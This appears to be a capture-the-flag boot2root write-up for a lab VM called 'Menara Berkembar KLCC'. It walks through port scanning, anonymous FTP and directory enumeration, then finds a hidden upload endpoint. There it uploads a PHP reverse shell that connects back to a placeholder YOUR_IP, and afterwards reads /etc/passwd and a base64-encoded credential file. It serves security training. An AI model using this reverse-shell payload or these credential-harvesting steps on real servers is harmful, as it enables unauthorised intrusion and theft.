
Menara Berkembar KLCC (User/root)

▨ Types	Boot2root
▨ CTF	3108



Menara Berkembar KLCC (User)


720

Sebuah pelayan web milik "KLCC Tower" telah diceroboh dan disyaki mengandungi konfigurasi yang tidak selamat. Tugas anda adalah untuk mendapatkan akses ke pelayan ini, bermula dari point permulaan (initial foothold) sehingga mendapatkan kawalan penuh (root access).

Muat Turun: https://drive.proton.me/urls/1NYM60WXQ0#LbUYLlPM2Zgy File Name: Menara Berkembar.zip MD5: 0df6b29e6983d15707e63a27aecbe7f9 SHA1: 91fd4114410398b91e55b1ecbce48ae2fc06fddc

🔎 Service Enumeration with Nmap

After gaining initial access to the target network, I performed a service scan using Nmap to identify open ports and running services on the host `192.168.16.138`.



```
┌──(kali㉿kali)-[~/Desktop/tm]
└─$ nmap -A 192.168.16.138
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-01 12:23 EDT
Nmap scan report for 192.168.16.138 (192.168.16.138)
Host is up (0.00049s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rwxr-xr-x    1 111      112            52 Jul 19 01:08 file2.txt
|_drwxr-xr-x    2 111      112          4096 Jul 19 01:10 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.16.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 e8:a1:55:61:23:5a:7d:28:83:8f:b7:04:54:69:e3:c4 (ECDSA)
|_  256 93:31:0b:ad:4c:f3:d2:75:79:dc:00:1c:b7:0b:d8:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: KLCC Internal Portal
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 00:0C:29:B1:98:43 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.50 ms 192.168.16.138 (192.168.16.138)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.00 seconds
```

Detailed Findings

FTP (Port 21)

- **Service:** vsftpd 3.0.5
- **Anonymous Access:** Allowed (`ftp-anon`)
- **Files Found:**
  - `file2.txt` — may contain hints or credentials
  - `pub/` directory — check for upload permissions

> This suggests a misconfigured FTP service that could leak sensitive information or allow file uploads.

SSH (Port 22)

- **Service:** OpenSSH 9.6p1 (Ubuntu)
- **Host Keys:** ECDSA and ED25519 detected
- **Potential Use:** If valid credentials are found (e.g., from previous enumeration), this could allow direct shell access.


HTTP (Port 80)

- **Service:** Apache 2.4.58
- **Site Title:** *KLCC Internal Portal*


- **Headers:** Apache/2.4.58 (Ubuntu)

> The web server may host vulnerable scripts or upload points. Further enumeration with tools like gobuster or ffuf is recommended.

FTP Enumeration & File Retrieval



```
┌──(kali㉿kali)-[~/Desktop/tm]
└─$ ftp 192.168.16.138

Connected to 192.168.16.138.
220 (vsFTPd 3.0.5)
Name (192.168.16.138:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||43106|)
150 Here comes the directory listing.
-rwxr-xr-x    1 111      112            52 Jul 19 01:08 file2.txt
drwxr-xr-x    2 111      112          4096 Jul 19 01:10 pub
226 Directory send OK.
ftp> get file2.txt
local: file2.txt remote: file2.txt
229 Entering Extended Passive Mode (|||8653|)
150 Opening BINARY mode data connection for file2.txt (52 bytes).
100% |***********************************************************************************************************************************************************************************************|    52
226 Transfer complete.
52 bytes received in 00:00 (33.18 KiB/s)
ftp> █
```



```
┌──(kali㉿kali)-[~/Desktop/tm]
└─$ cat file2.txt
Not all towers lead up. Some files are just floors.

┌──(kali㉿kali)-[~/Desktop/tm]
└─$ █
```

After identifying that **FTP (port 21)** was open and allowed **anonymous login** during the Nmap scan, I proceeded to connect and explore the contents of the FTP server.

Command Used:

bash

```
ftp 192.168.16.138
```

- Logged in using the username `anonymous`
- Login was successful (`230 Login successful`)
- Remote system type: UNIX
- Transfer mode: Binary

Directory Listing

Once inside the FTP session, I listed the available files:

bash

```
ftp> ls
```

Files Found:

- `file2.txt` — regular file, 52 bytes

File Download

I downloaded `file2.txt` using:

bash

```
ftp> get file2.txt
```

The transfer completed successfully, and the file was saved locally.

File Content

bash

```
cat file2.txt
```

Output:

Code

```
Not all towers lead up. Some files are just floors.
```

Web Enumeration with Gobuster & Manual Inspection

After identifying an active web server on port 80 (`Apache 2.4.58`) during the Nmap scan, I proceeded with **directory enumeration** using Gobuster to uncover hidden or sensitive paths.


Gobuster Command Used:

bash

```
gobuster dir -u http://192.168.16.138 -w /usr/share/wordlists/dirb/common.txt -x php,html,txt
```

- `u` : Target URL

- `w` : Wordlist used for brute-force
- `x` : File extensions to append during scan (`php`, `html`, `txt`)




```
┌──(kali㉿kali)-[~/Desktop/tm]
└─$ gobuster dir -u http://192.168.16.138 -w /usr/share/wordlists/dirb/common.txt -x php,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.16.138
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 279]
/.php                 (Status: 403) [Size: 279]
/.hta                 (Status: 403) [Size: 279]
/.hta.html            (Status: 403) [Size: 279]
/.hta.php             (Status: 403) [Size: 279]
/.htaccess            (Status: 403) [Size: 279]
/.htaccess.html       (Status: 403) [Size: 279]
/.htpasswd.php        (Status: 403) [Size: 279]
/.htaccess.txt        (Status: 403) [Size: 279]
/.hta.txt             (Status: 403) [Size: 279]
/.htaccess.php        (Status: 403) [Size: 279]
/.htpasswd.html       (Status: 403) [Size: 279]
/.htpasswd.txt        (Status: 403) [Size: 279]
/.htpasswd            (Status: 403) [Size: 279]
/landing.php          (Status: 200) [Size: 1787]
/server-status        (Status: 403) [Size: 279]
/upload               (Status: 301) [Size: 317] [--> http://192.168.16.138/upload/]
Progress: 18456 / 18460 (99.98%)
===============================================================
Finished
===============================================================
```


Key Results:

Path	Status	Notes
`/landing.php`	200 OK	✅ Accessible page — manually inspected
`/upload`	301 Redirect	🔄 Redirects to `/upload/` — likely file upload point
`.htaccess`, `.htpasswd`, `.hta`	403 Forbidden	🔒 Hidden config files — access denied
`/server-status`	403 Forbidden	🔒 Apache mod_status — restricted

> Most .ht* files are protected, but their presence confirms Apache is using access control mechanisms.



```
┌──(kali㉿kali)-[~/Desktop/tm]
└─$ curl http://192.168.16.138/landing.php

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>KLCC Internal Portal</title>
  <style>
    body {
      margin: 0;
      padding: 0;
      font-family: 'Segoe UI', sans-serif;
      background: linear-gradient(to right, #e0f7fa, #ffffff);
      display: flex;
      flex-direction: column;
      align-items: center;
      justify-content: center;
      min-height: 100vh;
    }

    .container {
      background: white;
      padding: 40px;
      border-radius: 8px;
      box-shadow: 0 4px 12px rgba(0, 0, 0, 0.1);
      text-align: center;
      width: 400px;
      max-width: 90%;
    }

    h1 {
      color: #006699;
      margin-bottom: 10px;
    }

    .subtitle {
      font-size: 16px;
      color: #777;
      margin-bottom: 30px;
    }

    .input-field {
      width: 100%;
      padding: 12px;
      margin: 8px 0;
      border: 1px solid #ccc;
```



```
    .button {
      background-color: #006699;
      color: white;
      border: none;
      padding: 12px 20px;
      border-radius: 5px;
      cursor: not-allowed;
      opacity: 0.6;
    }

    footer {
      margin-top: 40px;
      font-size: 13px;
      color: #aaa;
    }
  </style>
</head>
<body>

  <div class="container">
    <h1>KLCC Internal Portal</h1>
    <div class="subtitle">Authorized Staff Only</div>

    <form>
      <input class="input-field" type="text" placeholder="Staff ID" disabled>
      <input class="input-field" type="password" placeholder="Password" disabled>
      <button class="button" disabled>Login</button>
    </form>

    <footer>© 2025 Petronas Twin Towers | IT Ops Division</footer>
  </div>

  <!-- TODO: Legacy upload still active at /klcc_uploader.php -->
  <!-- Remove before deployment to production -->

</body>
</html>
```

Manual Inspection: `landing.php`

To inspect the accessible page, I used `curl`:

bash

```
curl http://192.168.16.138/landing.php
```

🧾 Page Summary:


- **Title:** KLCC Internal Portal
- **Design:** Clean, modern layout with disabled login form
- **Form Fields:** Staff ID and Password — both disabled
- **Footer:** © 2025 Petronas Twin Towers | IT Ops Division

🧠 Hidden Clue Found in HTML:

html


```
<!-- TODO: Legacy upload still active at /klcc_uploader.php →
<!-- Remove before deployment to production →
```

> This comment reveals a legacy upload endpoint (/klcc_uploader.php) that was meant to be removed before production. This is a critical discovery, as upload points are often vulnerable to file inclusion or remote code execution.



KLCC Upload Portal


then i check the site and it has upload section, here i already know that i must use reverse shell



```
┌──(kali㉿kali)-[~/Desktop/tm]
└─$ nano rev.php
```

```
cat << 'EOF' > rev.php
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/YOUR_IP/4444 0>&1'");
?>
EOF
```

upload it on the site




192.168.16.138/klcc_uploader.php

Uploaded: rev.php


KLCC Upload Portal

then set a listener



```
┌──(kali㉿kali)-[~/Desktop/tm]
└─$ nc -lvnp 4444

listening on [any] 4444 ...
```

after that trigger the shell just by clicking it



```
┌──(kali㉿kali)-[~/Desktop/tm]
└─$ nc -lvnp 4444

listening on [any] 4444 ...
connect to [192.168.16.128] from (UNKNOWN) [192.168.16.138] 36646
bash: cannot set terminal process group (1302): Inappropriate ioctl for device
bash: no job control in this shell
www-data@klcctower:/var/www/html/upload$ whoami
whoami
www-data
www-data@klcctower:/var/www/html/upload$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@klcctower:/var/www/html/upload$ hostname
hostname
klcctower
www-data@klcctower:/var/www/html/upload$ uname -a
uname -a
Linux klcctower 6.8.0-71-generic #71-Ubuntu SMP PREEMPT_DYNAMIC Tue Jul 22 16:52:38 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
www-data@klcctower:/var/www/html/upload$ lsb_release -a 2>/dev/null
lsb_release -a 2>/dev/null
Distributor ID: Ubuntu
Description:    Ubuntu 24.04.2 LTS
Release:        24.04
Codename:       noble
www-data@klcctower:/var/www/html/upload$ cat /etc/passwd | grep bash
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
zailanzailani:x:1000:1000:zailanzailani:/home/zailanzailani:/bin/bash
john:x:1002:1002:,,,:/home/john:/bin/bash
```

`whoami`

- **Purpose:** Confirms the current user context.
- **Output:** `www-data` → You're running as the web server, not root.

`id`

- **Purpose:** Shows UID, GID, and group memberships.
- **Output:** Confirms you're `uid=33`, `gid=33`, which is standard for `www-data`.

`hostname`

- **Purpose:** Identifies the machine name.
- **Output:** `klcctower` → Useful for pivoting, logging, or lateral movement.

`uname -a`


- **Purpose:** Reveals kernel version and architecture.
- **Output:** Ubuntu 24.04.2 LTS, kernel 6.8 — helps you assess kernel exploits or privilege escalation paths.

lsb_release -a 2>/dev/null

- **Purpose:** Gets OS details without cluttering stderr.
- **Output:** Confirms distro and codename (`noble`) — useful for tailoring exploits.

cat /etc/passwd | grep bash


- **Purpose:** Lists users with interactive shells (`/bin/bash`).
- **Output:** Shows potential escalation targets:
    - `root`
    - `john`



```
www-data@klcctower:/var/www/html/upload$ ls -la /var/www/html/
ls -la /var/www/html/
total 24
drwxr-xr-x 4 root     root     4096 Jul 19 02:59 .
drwxr-xr-x 3 root     root     4096 Jul 19 00:43 ..
drwxr-xr-x 3 root     root     4096 Jul 19 02:44 apache2
-rw-r--r-- 1 root     root      617 Jul 19 00:55 klcc_uploader.php
-rw-r--r-- 1 root     root     1787 Jul 19 02:59 landing.php
drwxr-xr-x 2 www-data www-data 4096 Aug 30 14:23 upload
www-data@klcctower:/var/www/html/upload$ ls -la
ls -la
total 20
drwxr-xr-x 2 www-data www-data 4096 Aug 30 14:23 .
drwxr-xr-x 4 root     root     4096 Jul 19 02:59 ..
-rw-r--r-- 1 root     root       46 Jul 19 01:21 .htaccess
-rw-r--r-- 1 www-data www-data  105 Sep  1 16:45 rev.php
-rw-r--r-- 1 www-data www-data   63 Sep  1 16:40 shell.php
www-data@klcctower:/var/www/html/upload$ ls -la /var/www/html/
ls -la /var/www/html/
total 24
drwxr-xr-x 4 root     root     4096 Jul 19 02:59 .
drwxr-xr-x 3 root     root     4096 Jul 19 00:43 ..
drwxr-xr-x 3 root     root     4096 Jul 19 02:44 apache2
-rw-r--r-- 1 root     root      617 Jul 19 00:55 klcc_uploader.php
-rw-r--r-- 1 root     root     1787 Jul 19 02:59 landing.php
drwxr-xr-x 2 www-data www-data 4096 Aug 30 14:23 upload
www-data@klcctower:/var/www/html/upload$ ls -la /var/www/html/apache2/
ls -la /var/www/html/apache2/
total 16
drwxr-xr-x 3 root root 4096 Jul 19 02:44 .
drwxr-xr-x 4 root root 4096 Jul 19 02:59 ..
-rw-r--r-- 1 root root   31 Jul 19 02:44 .htaccess
drwxr-xr-x 2 root root 4096 Aug  9 12:29 mysql
www-data@klcctower:/var/www/html/upload$ ls -la /var/www/html/apache2/mysql
ls -la /var/www/html/apache2/mysql
total 12
drwxr-xr-x 2 root root 4096 Aug  9 12:29 .
drwxr-xr-x 3 root root 4096 Jul 19 02:44 ..
-rw-r--r-- 1 root root   61 Jul 19 02:09 secret
www-data@klcctower:/var/www/html/upload$ cat /var/www/html/apache2/mysql/secret
<html/upload$ cat /var/www/html/apache2/mysql/secret
W2RiXVxudXNlciA9IGpvaG5cbnBhc3N3b3JkID0ga2xjY1Bvd2VyMjAyNCE=
www-data@klcctower:/var/www/html/upload$ 
```

`ls -la /var/www/html/`	To list all files and directories in the web root, including ownership and permissions. Helps spot upload points, scripts, or sensitive files.
